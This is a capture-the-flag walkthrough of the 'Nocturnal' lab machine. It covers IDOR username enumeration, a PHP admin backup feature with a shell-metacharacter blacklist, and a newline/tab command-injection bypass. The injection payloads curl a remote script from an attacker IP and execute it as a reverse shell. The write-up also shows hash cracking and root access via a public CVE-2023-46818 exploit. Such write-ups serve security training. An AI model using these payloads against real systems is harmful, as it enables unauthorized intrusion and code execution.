

Description
Nocturnal is an easy Linux machine that demonstrates command injection bypass and privilege escalation using CVE-2023-46818.
Recon
nmap
Result of nmap scan:
Scanned at 2025-05-31 21:30:25 WIB for 12sNot shown: 998 closed tcp ports (reset)PORT STATE SERVICE REASON VERSION22/tcp open ssh syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.12 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:| 3072 20:26:88:70:08:51:ee:de:3a:a6:20:41:87:96:25:17 (RSA)| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDpf3JJv7Vr55+A/O4p/l+TRCtst7lttqsZHEA42U5Edkqx/Kb8c+F0A4wMCVOMqwyR/PaMdmzAomYGvNYhi3NelwIEqdKKnL+5svrsStqb9XjyShPD9SQK5Su7xBt+/TfJyZQ3+jyYN1IdppOzDYRGMjhq5ybD4eI437q6CSL20=| 256 4f:80:05:33:a6:d4:22:64:e9:ed:14:e3:12:bc:96:f1 (ECDSA)| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLcnMmaOpYYv5IoOYfwkaYqI9hP6MhgXCT9Cld1XLFLBhT+9SsJEpV6Ecv+d3A1mEOoFL4sbJlvrt2v5VoHcf4M=| 256 d9:88:1f:68:43:8e:d4:2a:52:fc:f0:66:d4:b9:ee:6b (ED25519)|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIASsDOOb+I4J4vIK5Kz0oHmXjwRJMHNJjXKXKsW0z/dy80/tcp open http syn-ack ttl 63 nginx 1.18.0 (Ubuntu)|_http-title: Did not follow redirect to http://nocturnal.htb/| http-methods:|_ Supported Methods: GET HEAD POST OPTIONS|_http-server-header: nginx/1.18.0 (Ubuntu)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernelOnly ports 22 and 80 are open. Port 80 is redirecting to http://nocturnal.htb. Let’s add it to the /etc/hosts file.
10.10.11.64 nocturnal.htb80 - TCP
Enumeration
Visiting the website reveals a web app. Register an account and log in to explore the features. After exploring it for a while, I found that I need to be authenticated to access the files. I can list uploaded files if I supply a valid username and any filename that has a valid extension. It can be accessed from other user accounts too.

http://nocturnal.htb/view.php?username=jergal&file=any.pdfI will try to fuzz the username.
> ffuf -H "Cookie: PHPSESSID=<Cookie>" -u 'http://nocturnal.htb/view.php?username=FUZZ&file=any.pdf' -w /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt -ic -c -fs 2985...admin [Status: 200, Size: 3037, Words: 1174, Lines: 129, Duration: 72ms]amanda [Status: 200, Size: 3113, Words: 1175, Lines: 129, Duration: 58ms]tobias [Status: 200, Size: 3037, Words: 1174, Lines: 129, Duration: 74ms]...Visiting the page for amanda reveals the privacy.odt file.
Admin Panel
The document contains amanda’s password. We can use it to log in to the web app as amanda. There will be a “Go to Admin Panel” button at the top of the page. It will take us to the admin panel. Inside the admin panel, we can view the source code of the web app. The view parameter isn’t vulnerable to directory traversal, so we can only use it to view the source code that is available in the options. There’s a backup functionality inside the admin panel; we can supply a password to protect the backup. Here’s the source code:
<?phpsession_start();
if (!isset($_SESSION['user_id']) || ($_SESSION['username'] !== 'admin' && $_SESSION['username'] !== 'amanda')) { header('Location: login.php'); exit();}
function sanitizeFilePath($filePath) { return basename($filePath); // Only gets the base name of the file}
// List only PHP files in a directoryfunction listPhpFiles($dir) { $files = array_diff(scandir($dir), ['.', '..']); echo "<ul class='file-list'>"; foreach ($files as $file) { $sanitizedFile = sanitizeFilePath($file); if (is_dir($dir . '/' . $sanitizedFile)) { // Recursively call to list files inside directories echo "<li class='folder'>📁 <strong>" . htmlspecialchars($sanitizedFile) . "</strong>"; echo "<ul>"; listPhpFiles($dir . '/' . $sanitizedFile); echo "</ul></li>"; } else if (pathinfo($sanitizedFile, PATHINFO_EXTENSION) === 'php') { // Show only PHP files echo "<li class='file'>📄 <a href='admin.php?view=" . urlencode($sanitizedFile) . "'>" . htmlspecialchars($sanitizedFile) . "</a></li>"; } } echo "</ul>";}
// View the content of the PHP file if the 'view' option is passedif (isset($_GET['view'])) { $file = sanitizeFilePath($_GET['view']); $filePath = __DIR__ . '/' . $file; if (file_exists($filePath) && pathinfo($filePath, PATHINFO_EXTENSION) === 'php') { $content = htmlspecialchars(file_get_contents($filePath)); } else { $content = "File not found or invalid path."; }}
function cleanEntry($entry) { $blacklist_chars = [';', '&', '|', '$', ' ', '`', '{', '}', '&&'];
foreach ($blacklist_chars as $char) { if (strpos($entry, $char) !== false) { return false; // Malicious input detected } }
return htmlspecialchars($entry, ENT_QUOTES, 'UTF-8');}
?>
<!DOCTYPE html><html lang="en"><head> <meta charset="UTF-8"> <meta name="viewport" content="width=device-width, initial-scale=1.0"> <title>Admin Panel</title> <link href="https://fonts.googleapis.com/css2?family=Poppins:wght@300;400;600&display=swap" rel="stylesheet"> <style> body { font-family: 'Poppins', sans-serif; background-color: #1a1a1a; margin: 0; padding: 0; color: #ff8c00; display: flex; justify-content: center; align-items: center; min-height: 100vh; }
.container { background-color: #2c2c2c; width: 90%; max-width: 1000px; padding: 30px; box-shadow: 0 8px 20px rgba(0, 0, 0, 0.5); border-radius: 12px; }
h1, h2 { color: #ff8c00; font-weight: 600; }
form { display: flex; flex-direction: column; gap: 15px; margin-bottom: 30px; }
input[type="password"] { padding: 12px; font-size: 16px; border: 1px solid #555; border-radius: 8px; width: 100%; background-color: #333; color: #ff8c00; }
button { padding: 12px; font-size: 16px; background-color: #2d72bc; color: white; border: none; border-radius: 8px; cursor: pointer; transition: background-color 0.3s ease; }
button:hover { background-color: #245a9e; }
.file-list { list-style: none; padding: 0; }
.file-list li { background-color: #444; padding: 15px; margin-bottom: 10px; border-radius: 8px; display: flex; align-items: center; }
.file-list li.folder { background-color: #3b3b3b; }
.file-list li.file { background-color: #4d4d4d; }
.file-list li a { color: #ff8c00; text-decoration: none; margin-left: 10px; }
.file-list li a:hover { text-decoration: underline; }
pre { background-color: #2d2d2d; color: #eee; padding: 20px; border-radius: 8px; overflow-x: auto; font-family: 'Courier New', Courier, monospace; }
.message { padding: 15px; border-radius: 8px; margin-top: 15px; background-color: #e7f5e6; color: #2d7b40; font-weight: 500; }
.error { background-color: #f8d7da; color: #842029; }
.backup-output { margin-top: 20px; padding: 15px; border: 1px solid #555; border-radius: 8px; background-color: #333; color: #ff8c00; } </style></head><body> <div class="container"> <h1>Admin Panel</h1>
<h2>File Structure (PHP Files Only)</h2> <?php listPhpFiles(__DIR__); ?>
<h2>View File Content</h2> <?php if (isset($content)) { ?> <pre><?php echo $content; ?></pre> <?php } ?>
<h2>Create Backup</h2> <form method="POST"> <label for="password">Enter Password to Protect Backup:</label> <input type="password" name="password" required placeholder="Enter backup password"> <button type="submit" name="backup">Create Backup</button> </form>
<div class="backup-output">
<?phpif (isset($_POST['backup']) && !empty($_POST['password'])) { $password = cleanEntry($_POST['password']); $backupFile = "backups/backup_" . date('Y-m-d') . ".zip";
if ($password === false) { echo "<div class='error-message'>Error: Try another password.</div>"; } else { $logFile = '/tmp/backup_' . uniqid() . '.log';
$command = "zip -x './backups/*' -r -P " . $password . " " . $backupFile . " . > " . $logFile . " 2>&1 &";
$descriptor_spec = [ 0 => ["pipe", "r"], // stdin 1 => ["file", $logFile, "w"], // stdout 2 => ["file", $logFile, "w"], // stderr ];
$process = proc_open($command, $descriptor_spec, $pipes); if (is_resource($process)) { proc_close($process); }
sleep(2);
$logContents = file_get_contents($logFile); if (strpos($logContents, 'zip error') === false) { echo "<div class='backup-success'>"; echo "<p>Backup created successfully.</p>"; echo "<a href='" . htmlspecialchars($backupFile) . "' class='download-button' download>Download Backup</a>"; echo "<h3>Output:</h3><pre>" . htmlspecialchars($logContents) . "</pre>"; echo "</div>"; } else { echo "<div class='error-message'>Error creating the backup.</div>"; }
unlink($logFile); }}?>
</div>
<?php if (isset($backupMessage)) { ?> <div class="message"><?php echo $backupMessage; ?></div> <?php } ?> </div></body></html>Command Injection
By the looks of it, it seems like we have a command injection on the password, but we need to bypass the cleanEntry function first.
function cleanEntry($entry) { $blacklist_chars = [';', '&', '|', '$', ' ', '`', '{', '}', '&&'];
foreach ($blacklist_chars as $char) { if (strpos($entry, $char) !== false) { return false; // Malicious input detected } }
return htmlspecialchars($entry, ENT_QUOTES, 'UTF-8');}Many characters are blacklisted in the cleanEntry function, but we can bypass them by using the newline \n character because in Linux, each command is separated by a newline \n character. To execute more complex commands, we can use the tab \t character to separate them because spaces are not allowed. I will use two payloads to deliver my reverse shell script and then execute the script. The payload must be URL-encoded: %0a for new line and %09 for tab.
password=%0acurl%0910.10.14.79/x%09-o%09/tmp/x%0a&backup=password=%0abash%09/tmp/x%0a&backup=Shell as www-data
Enumeration
We can find the database used by the web app at the /var/www/nocturnal_database/nocturnal_database.db path. Because it’s a SQLite database, we can just dump it using the strings command.

Because tobias is the only user available on the Linux machine, I will just crack the tobias hash.
hashcat -m 0 '55c82b1ccd55ab219b3b109b07d5061d' /usr/share/seclists/Passwords/Leaked-Databases/rockyou.txtThen, we can use the password to log in via SSH as tobias.
Shell as tobias
User flag
tobias@nocturnal:~$ cat user.txtdeadbeefeff625911c218820a7e8fakeEnumeration
There’s an internal service at port 8080, let’s forward this port using SSH.
ssh -L 9090:127.0.0.1:8080 tobias@nocturnal.htbVisiting http://127.0.0.1:9090 shows ISPCONFIG web app.

The default credential for this app is admin:admin according to this forum. It surely didn’t work, but if we use tobias’ password, it works to log in as admin.
CVE-2023-46818
We can get the current ISPCONFIG version by visiting the Help section. It shows version 3.2.10p1. This version is vulnerable to CVE-2023-46818 and it has a public PoC CVE-2023-46818 exploit.
python exploit.py http://localhost:9090/ admin slowmotionapocalypseShell as root
Root flag
ispconfig-shell# cat /root/root.txtdeadbeef56f2f26b795863d03be3fake